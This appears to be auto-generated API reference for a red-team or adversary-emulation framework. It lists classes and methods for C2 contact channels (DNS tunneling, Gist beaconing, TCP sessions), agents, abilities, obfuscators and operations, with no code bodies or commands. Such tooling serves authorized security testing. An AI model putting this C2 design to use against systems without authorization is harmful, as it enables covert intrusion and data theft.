get_bytes(*byteorder='big'*)

max_ttl = 86400

max_txt_size = 255

min_ttl = 300

standard_pointer = 49164

class app.contacts.contact_dns.**DnsResponseCodes**
Bases: `enum.Enum`

An enumeration.

NXDOMAIN = 3

SUCCESS = 0

class app.contacts.contact_dns.**Handler**(*domain*, *services*, *name*)
Bases: `asyncio.protocols.DatagramProtocol`

class ClientRequestContext(*request_id*, *dns_request*, *request_contents*)
Bases: `object`

class FileUploadRequest(*request_id*, *requesting_paw*, *directory*, *filename*)
Bases: `object`

class MessageType
Bases: `enum.Enum`

An enumeration.

Beacon = 'be'

FileUploadData = 'ud'

FileUploadRequest = 'ur'

InstructionDownload = 'id'

PayloadDataDownload = 'pd'

PayloadFilenameDownload = 'pf'

PayloadRequest = 'pr'

class StoredResponse(*data*)
Bases: `object`

finished_reading()

read_data(*num_bytes*)

class TunneledMessage(*message_id*, *message_type*, *num_chunks*)
Bases: `object`

add_chunk(*chunk_index*, *contents*)

export_contents()

is_complete()

connection_made(*transport*)
Called when a connection is made.

The argument is the transport representing the pipe connection. To receive data, wait for data_received() calls. When the connection is closed, connection_lost() is called.

datagram_received(*data*, *addr*)
Called when some datagram is received.

async generate_dns_tunneling_response_bytes(*data*)

app.contacts.contact_gist module

class `app.contacts.contact_gist.`**Contact**(*services*)
Bases: *`app.utility.base_world.BaseWorld`*

class GistUpload(*upload_id*, *filename*, *num_chunks*)
Bases: `object`

add_chunk(*chunk_index*, *contents*)

export_contents()

is_complete()

async get_beacons()
Retrieve all GIST beacons for a particular api key :return: the beacons

async get_results()
Retrieve all GIST posted results for a this C2's api key :return:

async get_uploads()
Retrieve all GIST posted file uploads for this C2's api key :return: list of (raw content, gist description, gist filename) tuples for upload GISTs

async gist_operation_loop()

async handle_beacons(*beacons*)
Handles various beacons types (beacon and results)

async handle_uploads(*upload_gist_info*)

retrieve_config()

async start()

async valid_config()

app.contacts.contact_gist.**api_access**(*func*)

app.contacts.contact_html module

class app.contacts.contact_html.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

app.contacts.contact_http module

class app.contacts.contact_http.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

app.contacts.contact_tcp module

class app.contacts.contact_tcp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async operation_loop()

async start()

class app.contacts.contact_tcp.**TcpSessionHandler**(*services, log*)
Bases: *app.utility.base_world.BaseWorld*

async accept(*reader, writer*)

async refresh()

async send(*session_id, cmd*)

app.contacts.contact_udp module

class app.contacts.contact_udp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_udp.**Handler**(*services*)
Bases: asyncio.protocols.DatagramProtocol

datagram_received(*data, addr*)
Called when some datagram is received.

app.contacts.contact_websocket module

class app.contacts.contact_websocket.**Contact**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_websocket.**Handler**(*services*)

Bases: object

async handle(*socket, path*)

app.learning namespace

Submodules

app.learning.p_ip module

class app.learning.p_ip.**Parser**

Bases: object

parse(*blob*)

app.learning.p_path module

class app.learning.p_path.**Parser**

Bases: object

parse(*blob*)

app.objects namespace

Subpackages

app.objects.interfaces namespace

Submodules

app.objects.interfaces.i_object module

class app.objects.interfaces.i_object.**FirstClassObjectInterface**

Bases: abc.ABC

abstract store(*ram*)

abstract property unique

app.objects.secondclass namespace

Submodules

app.objects.secondclass.c_fact module

class app.objects.secondclass.c_fact.**Fact**(*trait*, *value=None*, *score=1*, *collected_by=None*, *technique_id=None*)

Bases: `app.utility.base_object.BaseObject`

escaped(*executor*)

load_schema = <FactSchema(many=False)>

schema = <FactSchema(many=False)>

property unique

class app.objects.secondclass.c_fact.**FactSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

class Meta

Bases: `object`

unknown = 'exclude'

build_fact(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_goal module

class app.objects.secondclass.c_goal.**Goal**(*target='exhaustion'*, *value='complete'*, *count=None*, *operator='=='*)

Bases: `app.utility.base_object.BaseObject`

MAX_GOAL_COUNT = 1048576

static parse_operator(*operator*)

satisfied(*all_facts=None*)

schema = <GoalSchema(many=False)>

class app.objects.secondclass.c_goal.**GoalSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_goal(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_instruction module

class app.objects.secondclass.c_instruction.**Instruction**(*id, command, executor, payloads=None, uploads=None, sleep=0, timeout=60, deadman=False*)

Bases: *app.utility.base_object.BaseObject*

property display

schema = <InstructionSchema(many=False)>

class app.objects.secondclass.c_instruction.**InstructionSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_instruction(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_link module

class app.objects.secondclass.c_link.**Link**(*command, paw, ability, status=- 3, score=0, jitter=0, cleanup=0, id='', pin=0, host=None, deadman=False, used=None, relationships=None*)

Bases: *app.utility.base_object.BaseObject*

RESERVED = {'origin_link_id': '#{origin_link_id}'}

apply_id(*host*)

can_ignore()

display_schema = <LinkSchema(many=False)>

load_schema = <LinkSchema(many=False)>

async parse(*operation, result*)

property pin

replace_origin_link_id()

schema = <LinkSchema(many=False)>

property states

property unique

class app.objects.secondclass.c_link.**LinkSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'exclude'

build_link(*data, **_*)

fix_ability(*link, **_*)

opts = <marshmallow.schema.SchemaOpts object>

prepare_link(*data, **_*)

app.objects.secondclass.c_parser module

class app.objects.secondclass.c_parser.**Parser**(*module*, *parserconfigs*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserSchema(many=False)>

property unique

class app.objects.secondclass.c_parser.**ParserSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_parser(*data*, ***_*)

fix_relationships(*parser*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

prepare_parser(*data*, ***_*)

app.objects.secondclass.c_parserconfig module

class app.objects.secondclass.c_parserconfig.**ParserConfig**(*source*, *edge=None*, *target=None*, *custom_parser_vals=None*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserConfigSchema(many=False)>

class app.objects.secondclass.c_parserconfig.**ParserConfigSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'include'

build_parserconfig(*data, **_*)

check_edge_target(*in_data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

remove_nones(*data, **_*)

app.objects.secondclass.c_relationship module

class app.objects.secondclass.c_relationship.**Relationship**(*source, edge=None, target=None, score=1*)

Bases: *app.utility.base_object.BaseObject*

property display

classmethod from_json(*json*)

load_schema = <RelationshipSchema(many=False)>

schema = <RelationshipSchema(many=False)>

property unique

class app.objects.secondclass.c_relationship.**RelationshipSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_relationship(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_requirement module

class app.objects.secondclass.c_requirement.**Requirement**(*module*, *relationship_match*)

Bases: *app.utility.base_object.BaseObject*

schema = <RequirementSchema(many=False)>

property unique

class app.objects.secondclass.c_requirement.**RequirementSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_requirement(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_result module

class app.objects.secondclass.c_result.**Result**(*id, output, pid=0, status=0*)

Bases: *app.utility.base_object.BaseObject*

schema = <ResultSchema(many=False)>

class app.objects.secondclass.c_result.**ResultSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_result(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_rule module

class app.objects.secondclass.c_rule.**Rule**(*action*, *trait*, *match='.*'*)

Bases: *app.utility.base_object.BaseObject*

schema = <RuleSchema(many=False)>

class app.objects.secondclass.c_rule.**RuleActionField**(**, default: Any = <marshmallow.missing>, missing: Any = <marshmallow.missing>, data_key: str = None, attribute: str = None, validate: Union[Callable[[Any], Any], Iterable[Callable[[Any], Any]]] = None, required: bool = False, allow_none: bool = None, load_only: bool = False, dump_only: bool = False, error_messages: Dict[str, str] = None, **metadata*)

Bases: marshmallow.fields.Field

Custom field to handle the RuleAction Enum.

class app.objects.secondclass.c_rule.**RuleSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_rule(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_variation module

class app.objects.secondclass.c_variation.**Variation**(*description*, *command*)

Bases: *app.utility.base_object.BaseObject*

property command

property raw_command

schema = <VariationSchema(many=False)>

class app.objects.secondclass.c_variation.**VariationSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_variation(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_visibility module

class app.objects.secondclass.c_visibility.**Visibility**

Bases: *app.utility.base_object.BaseObject*

MAX_SCORE = 100

MIN_SCORE = 1

apply(*adjustment*)

property display

schema = <VisibilitySchema(many=False)>

property score

class app.objects.secondclass.c_visibility.**VisibilitySchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_visibility(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

Submodules

app.objects.c_ability module

class app.objects.c_ability.**Ability**(*ability_id, tactic=None, technique_id=None, technique=None, name=None, test=None, description=None, cleanup=None, executor=None, platform=None, payloads=None, parsers=None, requirements=None, privilege=None, timeout=60, repeatable=False, buckets=None, access=None, variations=None, language=None, code=None, build_target=None, additional_info=None, tags=None, singleton=False, uploads=None, **kwargs*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

HOOKS = {}

RESERVED = {'payload': '#{payload}'}

async add_bucket(*bucket*)

display_schema = <AbilitySchema(many=False)>

property raw_command

replace_cleanup(*encoded_cmd, payload*)

schema = <AbilitySchema(many=False)>

store(*ram*)

property test

property unique

async which_plugin()

class app.objects.c_ability.**AbilitySchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_ability(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_ability.**get_variations**(*data*)

app.objects.c_adversary module

class app.objects.c_adversary.**Adversary**(*adversary_id, name, description, atomic_ordering, objective=None, tags=None*)

Bases: `app.objects.interfaces.i_object.FirstClassObjectInterface`, `app.utility.base_object.BaseObject`

check_repeatable_abilities(*ability_list*)

has_ability(*ability*)

schema = <AdversarySchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_adversary.**AdversarySchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_adversary(*data, **_*)

fix_id(*adversary, **_*)

opts = <marshmallow.schema.SchemaOpts object>

phase_to_atomic_ordering(*adversary, **_*)

Convert legacy adversary phases to atomic ordering

app.objects.c_agent module

class app.objects.c_agent.**Agent**(*sleep_min, sleep_max, watchdog, platform='unknown', server='unknown', host='unknown', username='unknown', architecture='unknown', group='red', location='unknown', pid=0, ppid=0, trusted=True, executors=(), privilege='User', exe_name='unknown', contact='unknown', paw=None, proxy_receivers=None, proxy_chain=None, origin_link_id=0, deadman_enabled=False, available_contacts=None, host_ip_addrs=None, upstream_dest=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

RESERVED = {'agent_paw': '#{paw}', 'exe_name': '#{exe_name}', 'group': '#{group}',

all_facts()

async bootstrap(*data_svc*)

async calculate_sleep()

async capabilities(*ability_set*)

async deadman(*data_svc*)

property display_name

async gui_modification(***kwargs*)

async heartbeat_modification(***kwargs*)

async kill()

load_schema = <AgentSchema(many=False)>

privileged_to_run(*ability*)

replace(*encoded_cmd, file_svc*)

schema = <AgentSchema(many=False)>

store(*ram*)

async task(*abilities, obfuscator, facts=(), deadman=False*)

property unique

class app.objects.c_agent.**AgentFieldsSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

remove_nulls(*in_data, **_*)

class app.objects.c_agent.**AgentSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: *app.objects.c_agent.AgentFieldsSchema*

build_agent(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_obfuscator module

class app.objects.c_obfuscator.**Obfuscator**(*name, description, module*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <ObfuscatorSchema(many=False)>

load(*agent*)

schema = <ObfuscatorSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_obfuscator.**ObfuscatorSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_objective module

class app.objects.c_objective.**Objective**(*id='', name='', description='', goals=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

completed(*facts=None*)

property percentage

schema = <ObjectiveSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_objective.**ObjectiveSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_objective(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_operation module

class app.objects.c_operation.**Operation**(*name, agents, adversary, id='', jitter='2/8', source=None, planner=None, state='running', autonomous=True, obfuscator='plain-text', group=None, auto_close=True, visibility=50, access=None, timeout=30, use_learning_parsers=True*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

class Reason

Bases: `enum.Enum`

An enumeration.

EXECUTOR = 1

FACT_DEPENDENCY = 2

OP_RUNNING = 4

PLATFORM = 0

PRIVILEGE = 3

UNTRUSTED = 5

async active_agents()

add_link(*link*)

all_facts()

all_relationships()

async apply(*link*)

async close(*services*)

async event_logs(*file_svc, data_svc, output=False*)

async get_active_agent_by_paw(*paw*)

async get_skipped_abilities_by_agent(*data_svc*)

has_fact(*trait, value*)

has_link(*link_id*)

async is_closeable()

async is_finished()

link_status()

ran_ability_id(*ability_id*)

async report(*file_svc*, *data_svc*, *output=False*, *redacted=False*)

async run(*services*)

schema = <OperationSchema(many=False)>

set_start_details()

property states

store(*ram*)

property unique

async update_operation(*services*)

async wait_for_completion()

async wait_for_links_completion(*link_ids*)

Wait for started links to be completed :param link_ids: :return: None

async write_event_logs_to_disk(*file_svc*, *data_svc*, *output=False*)

class app.objects.c_operation.**OperationSchema**(**, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_planner(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_planner module

class app.objects.c_planner.**Planner**(*planner_id*, *name*, *module*, *params*, *stopping_conditions=None*, *description=None*, *ignore_enforcement_modules=()*, *allow_repeatable_abilities=False*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <PlannerSchema(many=False)>

schema = <PlannerSchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_planner.**PlannerSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_planner(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_plugin module

class app.objects.c_plugin.**Plugin**(*name='virtual', description=None, address=None, enabled=False, data_dir=None, access=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

async destroy(*services*)

display_schema = <PluginSchema(many=False)>

async enable(*services*)

async expand(*services*)

load_plugin()

schema = <PluginSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_plugin.**PluginSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_plugin(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_schedule module

class app.objects.c_schedule.**Schedule**(*name, schedule, task*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

schema = <ScheduleSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_schedule.**ScheduleSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_source module

class app.objects.c_source.**Adjustment**(*ability_id, trait, value, offset*)

Bases: `tuple`

property ability_id

Alias for field number 0

property offset

Alias for field number 3

property trait

Alias for field number 1

property value

Alias for field number 2

class app.objects.c_source.**AdjustmentSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: `marshmallow.schema.Schema`

build_adjustment(*data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.c_source.**Source**(*id, name, facts, relationships=(), rules=(), adjustments=()*)

Bases: `app.objects.interfaces.i_object.FirstClassObjectInterface`, `app.utility.base_object.BaseObject`

display_schema = <SourceSchema(many=False)>

schema = <SourceSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_source.**SourceSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_source(*data, **_*)

fix_adjustments(*in_data, **_*)

opts = <marshmallow.schema.SchemaOpts object>

app.service namespace

Subpackages

app.service.interfaces namespace

Submodules

app.service.interfaces.i_app_svc module

class app.service.interfaces.i_app_svc.**AppServiceInterface**

Bases: abc.ABC

abstract find_link(*unique*)

Locate a given link by its unique property :param unique: :return:

abstract find_op_with_link(*link_id*)

Locate an operation with the given link ID :param link_id: :return: Operation or None

abstract load_plugin_expansions(*plugins*)

abstract load_plugins(*plugins*)

Store all plugins in the data store :return:

abstract register_contacts()

abstract resume_operations()

Resume all unfinished operations :return: None

abstract retrieve_compiled_file(*name, platform*)

abstract run_scheduler()

Kick off all scheduled jobs, as their schedule determines :return:

abstract start_sniffer_untrusted_agents()

Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

abstract teardown()

app.service.interfaces.i_auth_svc module

class app.service.interfaces.i_auth_svc.**AuthServiceInterface**

Bases: abc.ABC

abstract apply(*app*, *users*)

Set up security on server boot :param app: :param users: :return: None

abstract check_permissions(*group*, *request*)

Check if a request is allowed based on the user permissions :param group: :param request: :return: None

abstract get_permissions(*request*)

abstract login_user(*request*)

Kick off all scheduled jobs, as their schedule determines :return:

abstract static logout_user(*request*)

Log the user out :param request: :return: None

app.service.interfaces.i_contact_svc module

class app.service.interfaces.i_contact_svc.**ContactServiceInterface**

Bases: abc.ABC

abstract build_filename()

abstract handle_heartbeat()

Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

abstract register(*contact*)

Register a virtual subclass of an ABC.

Returns the subclass, to allow usage as a class decorator.

app.service.interfaces.i_data_svc module

class app.service.interfaces.i_data_svc.**DataServiceInterface**

Bases: abc.ABC

abstract apply(*collection*)

Add a new collection to RAM :param collection: :return:

abstract static destroy()

Clear out all data :return:

abstract load_data(*plugins*)

Non-blocking read all the data sources to populate the object store :return: None

abstract locate(*object_name*, *match*)

Find all c_objects which match a search. Return all c_objects if no match. :param object_name: :param match: dict() :return: a list of c_object types

abstract reload_data(*plugins*)

Blocking read all the data sources to populate the object store :return: None

abstract remove(*object_name*, *match*)

Remove any c_objects which match a search :param object_name: :param match: dict() :return:

abstract restore_state()

abstract save_state()
: Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

abstract store(*c_object*)
: Accept any c_object type and store it (create/update) in RAM :param c_object: :return: a single c_object

app.service.interfaces.i_event_svc module

class app.service.interfaces.i_event_svc.**EventServiceInterface**
: Bases: abc.ABC

abstract fire_event(*event*, ***callback_kwargs*)
: Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

abstract observe_event(*event*, *callback*)
: Register an event handler :param event: The event topic and (optional) subtopic, separated by a '/' :param callback: The function that will handle the event :return: None

app.service.interfaces.i_file_svc module

class app.service.interfaces.i_file_svc.**FileServiceInterface**
: Bases: abc.ABC

abstract add_special_payload(*name*, *func*)
: Call a special function when specific payloads are downloaded :param name: :param func: :return:

abstract compile_go(*platform*, *output*, *src_fle*, *arch*, *ldflags*, *cflags*, *buildmode*, *build_dir*, *loop*)
: Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

abstract create_exfil_sub_directory(*dir_name*)

abstract find_file_path(*name*, *location*)
: Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

abstract get_file(*headers*)
: Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

abstract get_payload_name_from_uuid(*payload*)

abstract read_file(*name*, *location*)
: Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

abstract read_result_file(*link_id*, *location*)
: Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

abstract save_file(*filename*, *payload*, *target_dir*)

abstract save_multipart_file_upload(*request*, *target_dir*)
: Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

abstract write_result_file(*link_id*, *output*, *location*)

Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

app.service.interfaces.i_learning_svc module

class app.service.interfaces.i_learning_svc.**LearningServiceInterface**

Bases: abc.ABC

abstract static add_parsers(*directory*)

abstract build_model()

The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

abstract learn(*facts*, *link*, *blob*)

app.service.interfaces.i_planning_svc module

class app.service.interfaces.i_planning_svc.**PlanningServiceInterface**

Bases: abc.ABC

abstract generate_and_trim_links(*agent*, *operation*, *abilities*, *trim*)

abstract get_cleanup_links(*operation*, *agent*)

For a given operation, create all cleanup links. If agent is supplied, only return cleanup links for that agent. :param operation: :param agent: :return: None

abstract get_links(*operation*, *buckets*, *agent*, *trim*)

For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned :param operation: :param buckets: :param agent: :param trim: call trim_links() on list of links before returning :return: a list of links

abstract static sort_links(*self*, *links*)

Sort links by their score then by the order they are defined in an adversary profile

app.service.interfaces.i_rest_svc module

class app.service.interfaces.i_rest_svc.**RestServiceInterface**

Bases: abc.ABC

abstract apply_potential_link(*link*)

abstract construct_agents_for_group(*group*)

abstract create_operation(*access*, *data*)

abstract create_schedule(*access*, *data*)

abstract delete_ability(*data*)

abstract delete_adversary(*data*)

abstract delete_agent(*data*)

abstract delete_operation(*data*)

abstract display_objects(*object_name*, *data*)

abstract display_operation_report(*data*)

abstract display_result(*data*)

abstract download_contact_report(*contact*)

abstract find_abilities(*paw*)

abstract get_link_pin(*json_data*)

abstract get_potential_links(*op_id*, *paw*)

abstract list_payloads()

abstract persist_ability(*access*, *data*)

abstract persist_adversary(*access*, *data*)

Save a new adversary from either the GUI or REST API. This writes a new YML file into the core data/ directory. :param access :param data: :return: the ID of the created adversary

abstract persist_source(*access*, *data*)

abstract task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts*)

abstract update_agent_data(*data*)

abstract update_chain_data(*data*)

abstract update_config(*data*)

abstract update_operation(*op_id*, *state*, *autonomous*)

